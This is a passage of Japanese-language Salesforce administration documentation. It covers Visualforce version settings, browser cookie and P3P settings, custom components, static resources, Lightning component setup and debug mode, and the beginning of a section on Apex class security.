自分が開発者でページと同じ名前空間にいる場合、かつ、開発モードではない場合、例外メッセージが表示されます。開発者に通知したことを示すメッセージが表示される場合もあります。開発モードの場合、例外メッセージ、例外種別、および Apex スタック追跡が表示されます。

関連トピック:

コードのデバッグ

Visualforce ページおよびカスタムコンポーネントのバージョン設定の管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce ページを作成、編集、および設定する
- 「アプリケーションのカスタマイズ」

下位互換性を持たせるため、各 Visualforce ページおよびカスタムコンポーネントが特定のバージョンの Visualforce のほか、指定されたバージョンの API のバージョンのバージョン設定で保存されます。Visualforce ページまたはコンポーネントがインストール済み管理パッケージを参照する場合、このページまたはコンポーネントが参照する各管理パッケージのバージョン設定も同時に保存されます。Visualforce、API、および管理パッケージのコンポーネントが次のバージョンにアップグレードした場合、Visualforce ページおよびコンポーネントは特定の、既知の動作のバージョンにバインドされます。

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の連携に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを発展させることができます。

メモ: パッケージコンポーネントと Visualforce カスタムコンポーネントの概念は大きく異なります。パッケージは、カスタムオブジェクト、Apex クラスとトリガ、カスタムページおよびカスタムコンポーネントなどの、多くの要素で構成されます。

Visualforce ページまたはカスタムコンポーネントに Salesforce API および Visualforce のバージョンを設定する手順は、次のとおりです。

1. Visualforce ページまたはコンポーネントを編集して、[バージョン設定] をクリックします。

   メモ: [設定] でページまたはコンポーネントを編集する場合にのみ、[バージョン設定] タブのページまたはカスタムコンポーネントのバージョン設定を変更できます。

2. Salesforce API の [バージョン] を選択します。このバージョンは、ページまたはコンポーネントで使用する Visualforce のバージョンも示します。
3. [保存] をクリックします。

Visualforceページまたはカスタムコンポーネントのパッケージバージョンを設定する手順は、次のとおりです。

1. Visualforce ページまたはコンポーネントを編集して、[バージョン設定] をクリックします。
2. Visualforce ページまたはコンポーネントが参照する各管理パッケージの [バージョン] を選択します。より新しいバージョンの管理パッケージがインストールされても、バージョン設定を手動で更新しない限り、ページまたはコンポーネントではこのバージョンの管理パッケージが引き続き使用されます。インストール済み管理パッケージを設定リストに追加するには、使用可能なパッケージのリストからパッケージを選択します。ページまたはコンポーネントに関連付けていないインストール済み管理パッケージがある場合にのみ、リストは表示されます。
3. [保存] をクリックします。

パッケージバージョン設定を使用する場合は、次のことに注意してください。

- 管理パッケージのバージョンを指定せずに、管理パッケージを参照する Visualforce ページまたはカスタムコンポーネントを保存する場合、ページまたはコンポーネントは、デフォルトで最新のインストールバージョンの管理パッケージと関連付けられます。
- パッケージがページまたはコンポーネントにより参照されている場合は、管理パッケージの Visualforce ページまたはコンポーネントのバージョン設定を削除することはできません。管理パッケージの参照元を調べるには、[連動関係の表示] を使用します。

ブラウザセキュリティ設定と Visualforce

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一部の Visualforce ページは `*.force.com` サーバから実行されます。ブラウザの信頼できるサイトが `*.salesforce.com` を含むよう設定すると、リストに `*.force.com` を追加する必要があります。

ブラウザおよびブラウザの設定によって、一部のページで次のようなエラーが表示されます。

```
Your browser privacy settings have prevented this page from
showing some content. To display this content you need to change
your browser privacy settings to allow "Third Party" cookies
from the domain mypages.na1.visual.force.com. Alternatively,
if your browser is Internet Explorer, you can add
mypages.na1.visual.force.com. to your trusted sites list in the
security options page.
```

Salesforce には、一部のページに P3P (Platform for Privacy Preferences Project) ヘッダーが指定されています。ヘッダーの設定は、次のとおりです。

目的
: CUR - 情報を使用して、情報が提供された活動を完了します。

カテゴリ
: STA - HTTP Cookie のような、ユーザとの処理状態を把握できるセッションを維持するための、または特定のサイトにアクセスまたは特定のコンテンツに以前アクセスしたユーザを自動的に認識するためのメカニズム。

受信者
: OTR - さまざまな実例にしたがう法人。ユーザはこの使用を選択することも除外することもできません。

ブラウザが P3P をサポートするよう設定されている場合、このヘッダーにはすべての Visualforce ページを表示できます。P3P の詳細は、「Platform for Privacy Preferences (P3P) Project」を参照してください。

ブラウザがサードパーティの Cookie をブロックするよう設定され、P3P ヘッダーを使用しない場合、上記のようなエラーが表示され、次のアクションのいずれかを実行します。

- ブラウザに P3P を設定する
- ブラウザ設定をサードパーティの Cookie を許可するよう変更する
- 適切なサーバをブラウザの Cookie 例外リストに追加する

Visualforce コンポーネント

Visualforce コンポーネントは、Visualforce ページマークアップで使用する、ウィジェット、パネル、ユーザインターフェース要素などの小さく再利用可能な機能です。標準の Visualforce コンポーネントを使用することも、独自のカスタムコンポーネントを作成することもできます。

Salesforce には、Visualforce ページの作成に使用できる標準の組み込みコンポーネント (`<apex:relatedList>` および `<apex:dataTable>` など) のライブラリがあります。ユーザ独自のカスタムコンポーネントを作成して、このライブラリに追加することもできます。

カスタムコンポーネントは、1 ページ以上の Visualforce ページで再利用できる共通の設計パターンをカプセル化します。カスタムコンポーネントの構成は次のとおりです。

- `<apex:component>` タグで囲まれた Visualforce マークアップ
- Apex で作成されたコンポーネントコントローラ (省略可能)。これにより、コンポーネントで、リストの項目の並び替えや値の計算などのロジックを実行できるようなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

たとえば、Visualforce ページを使用してフォトアルバムを作成するとします。アルバム内のそれぞれの写真の境界線は独自の色になっており、その下にはテキストキャプションが表示されます。アルバム内のすべての写真を表示する場合に Visualforce マークアップを繰り返すのではなく、画像、境界線の色、およびキャプションを配した `singlePhoto` という名前のカスタムコンポーネントを定義し、これらの属性を使用してページ上に画像を表示できます。一度定義すると、組織内のすべての Visualforce ページで、`<apex:dataTable>` や `<apex:relatedList>` などの標準コンポーネントと同じように、`singlePhoto` カスタムコンポーネントを活用できます。

開発者がマークアップを再利用できるページテンプレートとは異なり、カスタムコンポーネントは、次の理由でページテンプレートよりも強力であり、柔軟性に優れています。

- カスタムコンポーネントにより、開発者は、各コンポーネントに渡せる属性を定義できます。属性の値によって、最終ページでのマークアップの表示方法と、コンポーネントのそのインスタンスに対して実行されるコントローラベースのロジックを変更できます。この動作は、テンプレートのものとは異なります。テンプレートでは、テンプレートを使用するページからテンプレートの定義自体に情報を渡す方法がありません。
- カスタムコンポーネントの説明は、標準コンポーネントの説明と並んで、アプリケーションのコンポーネント参照ダイアログに表示されます。一方、テンプレートの説明は、ページとして定義されているために、Salesforce の [設定] エリアからしか参照できません。

関連トピック:

Visualforce カスタムコンポーネントの定義

Visualforce カスタムコンポーネントの表示と編集

Visualforce カスタムコンポーネントの定義

Visualforce カスタムコンポーネントを作成する手順は、次のとおりです。

1. Salesforce の [設定] から、［クイック検索］ボックスに「コンポーネント」と入力し、**[Visualforce コンポーネント]** を選択します。
2. **[新規]** をクリックします。
3. ［表示ラベル］テキストボックスに、設定ツールでカスタムコンポーネントの識別に使用するテキストを入力します。
4. ［名前］テキストボックスに、Visualforce マークアップ内でカスタムコンポーネントを識別するテキストを入力します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
5. ［説明］テキストボックスに、カスタムコンポーネント説明を入力します。この説明は、**[保存]** をクリックするとすぐに、他の標準コンポーネントの説明と共にコンポーネント参照に表示されます。
6. ［内容］テキストボックスに、カスタムコンポーネント定義用の Visualforce マークアップを入力します。1 つのコンポーネントに、最大 1 MB のテキスト、約 1,000,000 文字を入れることができます。
7. **[バージョン設定]** をクリックして、Visualforce のバージョンとこのコンポーネントで使用する API を指定します。また、組織にインストールされている管理パッケージのバージョンを指定できます。
8. **[保存]** をクリックし、変更を保存してカスタムコンポーネントの詳細画面を参照するか、**[適用]** をクリックし、変更を保存してコンポーネントの編集を続行します。コンポーネントを保存するには、Visualforce マークアップが有効になっている必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムコンポーネントを作成する
- 「アプリケーションのカスタマイズ」

メモ: カスタムコンポーネントは、Visualforce の開発モードで、Visualforce ページマークアップにまだ存在しないカスタムコンポーネントへの参照を追加することによって作成することもできます。マークアップを保存すると、コンポーネントに指定した名前に基づいて (指定の属性を含む) 新規のコンポーネント定義を作成するためのクイック修正リンクが表示されます。

たとえば、`myNewComponent` というカスタムコンポーネントがまだ定義されていない場合に、既存のページマークアップに `<c:myNewComponent myNewAttribute="foo"/>` を挿入して **[保存]** をクリックすると、クイック修正によって `myNewComponent` という名前の新規カスタムコンポーネントを定義できます。このコンポーネントのデフォルト定義は次のとおりです。

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

この定義は、[設定] から、［クイック検索］ボックスに「コンポーネント」と入力して [Visualforce コンポーネント] を選択し、myNewComponent カスタムコンポーネントの横にある [編集] をクリックして編集できます。

関連トピック:

Visualforce コンポーネント

Visualforce コンポーネント

Visualforce カスタムコンポーネントの表示と編集

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムコンポーネントをコピー、編集、削除、またはバージョン設定する

- 「アプリケーションのカスタマイズ」

カスタムコンポーネントの定義を表示するには、[設定] から、［クイック検索］ボックスに「コンポーネント」と入力して [Visualforce コンポーネント] を選択し、カスタムコンポーネントの名前をクリックします。

詳細ページから、次の作業を実行できます。

- カスタムコンポーネントを編集するには、[編集] をクリックします。
- カスタムコンポーネントを削除するには、[削除] をクリックします。
- カスタムコンポーネントのコピーを作成するには、[コピー] をクリックします。新規コンポーネントには新しい名前を指定する必要があります。
- 組織内のカスタムコンポーネントへの参照をすべて表示するには、[使用場所] をクリックします。
- 別のコンポーネント、権限、または設定など、このカスタムコンポーネントが有効であるために存在する必要があるアイテムを表示するには、[連動関係の表示] をクリックします。

コンポーネントが作成されたら、`http://mySalesforceInstance/apexcomponent/nameOfNewComponent` でこれを参照できます。*mySalesforceInstance* の値は Salesforce インスタンスのホスト名 (`na3.salesforce.com` など)、*nameOfNewComponent* は、カスタムコンポーネント定義の［名前］項目の値です。

コンポーネントは、一見 Visualforce ページのように表示されます。そのため、コンポーネントが属性またはコンポーネントタグ本体のコンテンツに依存している場合は、この URL から予測と違う結果が生じる場合があります。より正確にカスタムコンポーネントをテストするには、コンポーネントを Visualforce ページに追加してからページを表示してください。

関連トピック:

Visualforce コンポーネント

Visualforce カスタムコンポーネントの管理

作成したカスタムコンポーネントを、表示、編集、および削除できます。[設定] から、[クイック検索] ボックスに「コンポーネント」と入力し、[Visualforce コンポーネント] を選択すると、[コンポーネント] リストページが表示されます。このページには、組織に定義されたカスタムコンポーネントのリストが表示されます。このページでは、次の操作を実行できます。

- 新規カスタムコンポーネントを定義するには、[新規] をクリックします。
- コンポーネントの詳細情報を表示するには、カスタムコンポーネント名をクリックします。
- コンポーネントの名前またはマークアップを変更するには、[編集] をクリックします。

  メモ: アイコンは、Visualforce カスタムコンポーネントが管理パッケージにインストールされていることを示します。管理パッケージの Visualforce カスタムコンポーネントを編集または削除することはできません。 アイコンは、以前にリリースされた管理パッケージに含まれる Visualforce カスタムコンポーネントが、次のパッケージアップロードで削除されることを示します。パッケージ詳細ページで、Visualforce カスタムコンポーネントを削除しないように選択できます。

- 組織からカスタムコンポーネントを削除するには、[削除] をクリックします。

メモ: Apex クラス、Apex トリガ、Visualforce コンポーネント、Visualforce ページ、テンプレート、フォルダ、S コントロール、静的リソース、Web リンク、カスタムレポートタイプは、管理パッケージに含まれると名前空間プレフィックスが追加されます。ただし、「アプリケーションのカスタマイズ」権限がない場合、名前空間プレフィックスは、テンプレート、フォルダ、カスタムレポートタイプでは表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムコンポーネントを作成、編集する
- 「アプリケーションのカスタマイズ」

静的リソース

静的リソースにより、アーカイブ (.zip や .jar ファイルなど)、画像、スタイルシート、JavaScript、その他のファイルなど、Visualforce ページ内で参照できるコンテンツをアップロードできます。

[ドキュメント] タブにファイルをアップロードするよりも、静的リソースを利用する方がよい理由は、次のとおりです。

- 関連ファイルを集めたものをディレクトリ階層にパッケージ化し、その階層を .zip や .jar アーカイブとしてアップロードできます。
- ドキュメント ID をハードコードする代わりに、`$Resource` グローバル変数を使用することで、ページマークアップ内の静的リソースを名前で参照できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 単独ファイルを参照するには、差し込み項目として `$Resource.<resource_name>` を使用します。このとき、*<resource_name>* は、リソースをアップロードしたときに指定した名前です。次に例を示します。

  ```
  <apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
  ```

  または

  ```
  <apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
  ```

- アーカイブ内のファイルを参照するには、URLFOR 関数を使用します。最初のパラメータには、そのアーカイブをアップロードしたときに指定した静的リソース名を、第 2 パラメータには、アーカイブ内での目的ファイルへのパスを指定します。たとえば、次のとおりです。次に例を示します。

  ```
  <apex:image url="{!URLFOR($Resource.TestZip,
                   'images/Bluehills.jpg')}" width="50" height="50"/>
  ```

  または

  ```
  <apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
  ```

- 静的リソースアーカイブのファイルの相対パスを使用して、アーカイブ内の別のコンテンツを使用できます。たとえば、`styles.css` という CSS ファイルに、次のようなスタイルがあるとします。

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  Visualforce ページでその CSS を使用する場合、CSS ファイルが画像を検出できるようにする必要があります。そのためには、`styles.css` や `img/testimage.gif` を含む zip ファイルなどのアーカイブを作成します。パス構造がアーカイブ内に保持されるようにします。そして、アーカイブファイルを静的リソース「style_resources」としてアップロードします。ページに、次のコンポーネントを追加します。

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  静的リソースにはスタイルシートと画像が両方含まれているため、スタイルシートの相対パスが解決し、画像が表示されます。

1 つの静的リソースのサイズは、最大 5 MB までです。組織は、最大 250 MB の静的リソースを使用できます。静的リソースは、データストレージの容量にカウントされます。

関連トピック:

静的リソースの定義

静的リソースの定義

静的リソースを作成する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*静的リソース*」と入力し、[静的リソース] を選択します。
2. [新規] をクリックします。
3. ［名前］テキストボックスで、Visualforce マークアップ内でリソースの識別に使われるテキストを入力します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。

   メモ: Visualforce マークアップで静的リソースを参照し、そのリソースの名前を変更すると、Visualforce マークアップが更新されその変更が反映されます。

4. ［説明］テキストエリアで、リソースの任意の説明を指定します。
5. ［ファイル］テキストボックスの横にある [参照] をクリックして、アップロードするリソースのローカルコピーへ移動します。

   1つの静的リソースのサイズは、最大5MB、1組織が持てる静的リソースの合計は最大 250 MB です。

6. ［キャッシュコントロール］を次のように設定します。
   - *［非公開］* は、Salesforce サーバにキャッシュされた静的リソースデータを他のユーザと共有しないことを指定します。静的リソースは、現在のユーザのセッションについてのみキャッシュに保存されます。

     メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Force.com サイトを介してアクセスする場合は、非公開に設定されます。ゲストユーザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制限であったサイトに制限が設定されると、Salesforce キャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大 45 日かかる場合があります。

   - *［公開］* は、Salesforce サーバにキャッシュされた静的リソースデータを、読み込み時間を短縮するために組織の他のユーザと共有することを指定します。

   ヘッダー項目定義に関する W3C 仕様には、キャッシュ管理に関するより詳細な技術情報があります。

   メモ: この機能は、サイト、つまり、静的なリソースを使用する有効な組織についてのみ有効です。

7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

静的リソースを作成する
- 「アプリケーションのカスタマイズ」

警告: WinZip を使用する場合、必ず最新バージョンをインストールしてください。以前のバージョンの WinZip ではデータが失われる可能性があります。

関連トピック:

静的リソースの表示と編集

静的リソース

静的リソースの表示と編集

[設定]から、[クイック検索] ボックスに「*静的リソース*」と入力して[静的リソース]を選択し、リソース名をクリックすると、MIME のタイプ、リソースサイズ (バイト)、作成日時、最終更新日時を含む詳細が表示されます。

詳細ページから、次の作業を実行できます。

- リソースを編集するには、[編集] をクリックします。
- リソースを削除するには、[削除] をクリックします。
- リソースのコピーを作成するには、[コピー]をクリックします。新しいリソースには新しい名前を指定する必要があります。
- 組織内のその静的リソースへの参照をすべて表示するには、[使用場所] をクリックします。

関連トピック:

静的リソースの定義

静的リソースの管理

静的リソース

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

静的リソースをコピー、編集、または削除する

- 「アプリケーションのカスタマイズ」

静的リソースの管理

作成した静的リソースは、カスタマイズ、編集、および削除できます。[設定]から、[クイック検索]ボックスに「*静的リソース*」と入力し、[静的リソース]を選択すると、[静的リソース]リストページが表示されます。このページには、組織に定義された静的リソースのリストが表示されます。このページでは、次の操作を実行できます。

- 新しい静的リソースを定義するには、[新規静的リソース]をクリックします。
- MIME タイプやサイズなど、そのページの詳細情報を表示するには、リソース名をクリックします。
- リソース名の変更やリソースの新規バージョンのアップロードを行うには、リソース名の横にある [編集] をクリックします。
- リソースを削除するには、[削除] をクリックします。

メモ: Apex クラス、Apex トリガ、Visualforce コンポーネント、Visualforce ページ、テンプレート、フォルダ、Sコントロール、静的リソース、Web リンク、カスタムレポートタイプは、管理パッケージに含まれると名前空間プレフィックスが追加されます。ただし、「アプリケーションのカスタマイズ」権限がない場合、名前空間プレフィックスは、テンプレート、フォルダ、カスタムレポートタイプでは表示されません。

関連トピック:

静的リソースの表示と編集

静的リソース

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

静的リソースを作成および編集する

- 「アプリケーションのカスタマイズ」

Lightning コンポーネント

Lightning コンポーネントフレームワークの概要

Lightning コンポーネントフレームワークは、モバイルデバイス用およびデスクトップデバイス用の動的な Web アプリケーションを開発する UI フレームワークです。これは、拡張性に優れた単一ページアプリケーションを構築する最新のフレームワークです。

このフレームワークでは、クライアントとサーバの橋渡しをする、分離された多層コンポーネント開発がサポートされています。クライアント側では JavaScript、サーバ側では Apex が使用されます。

Lightning コンポーネントフレームワークを使用したコンポーネントやアプリケーションの構築にはさまざまな利点があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

UI を使用して Lightning コンポーネントを作成するエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、または Sandbox

標準のコンポーネントセット
コンポーネントセットが標準装備されているため、アプリケーションの構築にすぐに着手できます。アプリケーションのデバイス別の最適化はコンポーネントが行うため、最適化に時間を取られることがありません。

リッチコンポーネントエコシステム
業務に対応したコンポーネントを作成し、Salesforce1、Lightning Experience、およびコミュニティでそれらを使用できるようにします。Salesforce1 ユーザは、ナビゲーションメニューからコンポーネントにアクセスします。Lightning Experience またはコミュニティをカスタマイズするには、Lightning アプリケーションビルダーの Lightning ページでドラッグアンドドロップコンポーネントを使用するか、コミュニティビルダーを使用します。AppExchange には、組織で使用できる追加のコンポーネントがあります。同様に、独自のコンポーネントを公開して他のユーザと共有できます。

パフォーマンス
クライアント側で JavaScript に依存するステートフルクライアントとステートレスサーバアーキテクチャを使用して、UI コンポーネントのメタデータおよびアプリケーションデータを管理します。クライアントは、不可欠な場合 (追加メタデータまたはデータを取得する場合など) にのみサーバをコールします。効率性を最大にするために、サーバはユーザが必要なデータのみを送信します。このフレームワークでは、JSON を使用して、サーバとクライアント間のデータをやりとりします。サーバやブラウザ、デバイス、ネットワークがインテリジェントに活用されるため、開発者はアプリケーションのロジックやインタラクションに集中できます。

イベント駆動型アーキテクチャ
イベント駆動型アーキテクチャを使用して、個々のコンポーネントを適切に切り離します。どのコンポーネントも、アプリケーションイベント、または表示可能なコンポーネントイベントを登録できます。

短時間で開発
デスクトップやモバイルデバイスとシームレスに連動する標準コンポーネントにより、チームの取り組みが迅速化します。アプリケーションをコンポーネントベースで構築するため、並列設計が可能になり、開発全般の効率性が向上します。

コンポーネントはカプセル化され、内部は非公開に保たれますが、公開形状はコンポーネントのコンシューマから参照できます。この強固な分離により、コンポーネント作成者は自由に内部実装の詳細を変更することができ、コンポーネントのコンシューマはこうした変更から隔離されます。

デバイス対応およびブラウザ間の互換性
アプリケーションには応答性が高い設計が使用され、快適なユーザ環境を実現します。Lightning コンポーネントフレームワークは、HTML5、CSS3、タッチイベントなど、最新のブラウザテクノロジをサポートしています。

Lightning コンポーネントを作成するには、開発者コンソールを使用します。

関連トピック:

開発者コンソールの機能

Salesforce1 のカスタムタブとしての Lightning コンポーネントの追加

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

Lightning コンポーネントのデバッグモードの有効化

デバッグモードを有効化すると、Lightning コンポーネントで JavaScript コードをデバッグしやすくなります。

モードには、本番とデバッグの 2 種類があります。デフォルトでは、Lightning コンポーネントフレームワークは本番モードで実行されます。このモードはパフォーマンス向上のために最適化されています。Google Closure Compiler を使用して JavaScript コードを最適化し、サイズを最小化します。メソッド名とコードは大幅に難読化されます。

デバッグモードを有効化すると、フレームワークで Google Closure Compiler が使用されないため、JavaScript コードは最小化されず、容易にコードを読んでデバッグを行えるようになります。

組織のデバッグモードを有効化する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*Lightning コンポーネント*」と入力し、**[Lightning コンポーネント]** を選択します。
2. ［デバッグモードを有効化］チェックボックスをオンにします。
3. **[保存]** をクリックします。

関連トピック:

Lightning コンポーネントフレームワークの概要

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

UI を使用して Lightning コンポーネントを作成するエディション: **Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、または Sandbox。

Salesforce1 のカスタムタブとしての Lightning コンポーネントの追加

Lightning コンポーネントをカスタムタブに表示して Salesforce1 ユーザが使用できるようにします。

追加するコンポーネントで、`aura:component` タグに `implements="force:appHostable"` を追加して変更を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

UI を使用して Lightning コンポーネントを作成するエディション: **Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、または Sandbox。

ユーザ権限

Lightning コンポーネントタブを作成する
- 「アプリケーションのカスタマイズ」

```
<aura:component implements="force:appHostable">
```

`appHostable` インターフェースにより、コンポーネントがカスタムタブとして使用可能になります。

Lightning コンポーネントを作成するには、開発者コンソールを使用します。

Salesforce1 ナビゲーションメニューにコンポーネントを追加するには、次の手順に従います。

1. コンポーネント用のカスタム Lightning コンポーネントタブを作成します。[設定] から、［クイック検索］ボックスに「タブ」と入力し、[タブ] を選択します。

   メモ: コンポーネントを Salesforce1 ナビゲーションメニューに追加するには、事前にカスタム Lightning コンポーネントタブを作成する必要があります。Salesforce フルサイトから Lightning コンポーネントへのアクセスはサポートされていません。

2. Salesforce1 ナビゲーションメニューに Lightning コンポーネントを追加します。
   a. [設定] から、［クイック検索］ボックスに「ナビゲーション」と入力し、[Salesforce1 ナビゲーション] を選択します。

b. 作成したカスタムタブを選択し、[追加] をクリックします。

c. 項目を選択し、[上へ] または [下へ] をクリックして並び替えます。

ナビゲーションメニューに、指定した順序で項目が表示されます。[選択済み] リストの最初の項目が、ユーザの Salesforce1 のランディングページに表示されます。

3. Salesforce1 モバイルブラウザアプリケーションを起動して出力を確認します。ナビゲーションメニューに新しいメニュー項目が表示されます。

メモ: デフォルトで、組織のモバイルブラウザアプリケーションは有効になっています。Salesforce1 モバイルブラウザアプリケーションの使用についての詳細は、『*Salesforce1 アプリケーション開発者ガイド*』を参照してください。

関連トピック:

Lightning コンポーネントフレームワークの概要

開発者コンソールの機能

Lightning Experience のカスタムタブとしての Lightning コンポーネントの追加

Lightning コンポーネントをカスタムタブに表示して Lightning Experience ユーザが使用できるようにします。

Lightning Experience に含めるコンポーネントで、`aura:component` タグに `implements="force:appHostable"` を追加して変更を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

UI を使用して Lightning コンポーネントを作成するエディション: **Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、または Sandbox。

ユーザ権限

Lightning コンポーネントタブを作成する
- 「アプリケーションのカスタマイズ」

```
<aura:component implements="force:appHostable">
```

Lightning コンポーネントを作成するには、開発者コンソールを使用します。

次の手順に従って、コンポーネントを Lightning Experience に含め、組織でユーザが使用できるようにします。

1. このコンポーネントのカスタムタブを作成します。
   a. [設定] から、［クイック検索］ボックスに「タブ」と入力し、[タブ] を選択します。
   b. [Lightning コンポーネントタブ] 関連リストで [新規] をクリックします。
   c. ユーザが使用できるようにする Lightning コンポーネントを選択します。
   d. タブに表示する表示ラベルを入力します。
   e. タブのスタイルを選択し、[次へ] をクリックします。
   f. プロファイルへのタブの追加を指示するメッセージが表示されたら、デフォルトを受け入れて [保存] をクリックします。

2. Lightning コンポーネントをアプリケーションランチャーに追加します。
   a. [設定]から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
   b. [新規] をクリックします。カスタムアプリケーション を選択し、[次へ] をクリックします。
   c. ［アプリケーションの表示ラベル］に「Lightning」と入力し、[次へ] をクリックします。
   d. ［選択可能なタブ］ドロップダウンメニューで、作成したLightningコンポーネントタブを選択し、右矢印ボタンをクリックしてカスタムアプリケーションに追加します。
   e. [次へ]をクリックします。［参照可能］チェックボックスをオンにしてアプリケーションをプロファイルに割り当て、[保存] をクリックします。
3. Lightning Experience でアプリケーションランチャーに移動して、出力を確認します。アプリケーションランチャーにカスタムアプリケーションが表示されます。カスタムアプリケーションをクリックすると、追加したコンポーネントが表示されます。

関連トピック:

Salesforce1 のカスタムタブとしての Lightning コンポーネントの追加

Salesforce Classic のカスタムアプリケーションの作成

コードのセキュリティ

コードのセキュリティ保護

このセクションでは、コードのセキュリティ保護の実装について説明します。

- Apex クラスのセキュリティのしくみ
- ページ定義からの Visualforce ページセキュリティの設定
- Apex 開発および Visualforce 開発のセキュリティのヒント

Apex のセキュリティ

Apex クラスのセキュリティのしくみ

ユーザプロファイルまたは関連付けられている権限セットに基づいて、特定の最上位レベルの Apex クラスでメソッドを実行できるユーザを限定します。この指定により、組織の Apex 操作に対して細かなセキュリティを適用できます。

これらの権限は、Apex クラスのメソッドにのみ適用されます。このメソッドに該当するのは、Web サービスメソッド、または Visualforce ページに適用されるカスタム Visualforce コントローラやコントローラの拡張で使用されるメソッドです。これに対し、トリガは、ユーザの権限に関係なく、常にトリガイベント (`insert` や `update` など) に対して起動します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

メモ: 組織に管理パッケージをインストールしている場合、セキュリティを設定できるのは、パッケージ内の `global` と宣言されている Apex クラス、または `webService` と宣言されたメソッドを含むクラスのみです。

ユーザに「Apex 開発」権限がある場合、そのユーザは、個々のクラスのセキュリティ設定に関係なく、関連付けられた組織のすべての Apex クラスにアクセスできます。

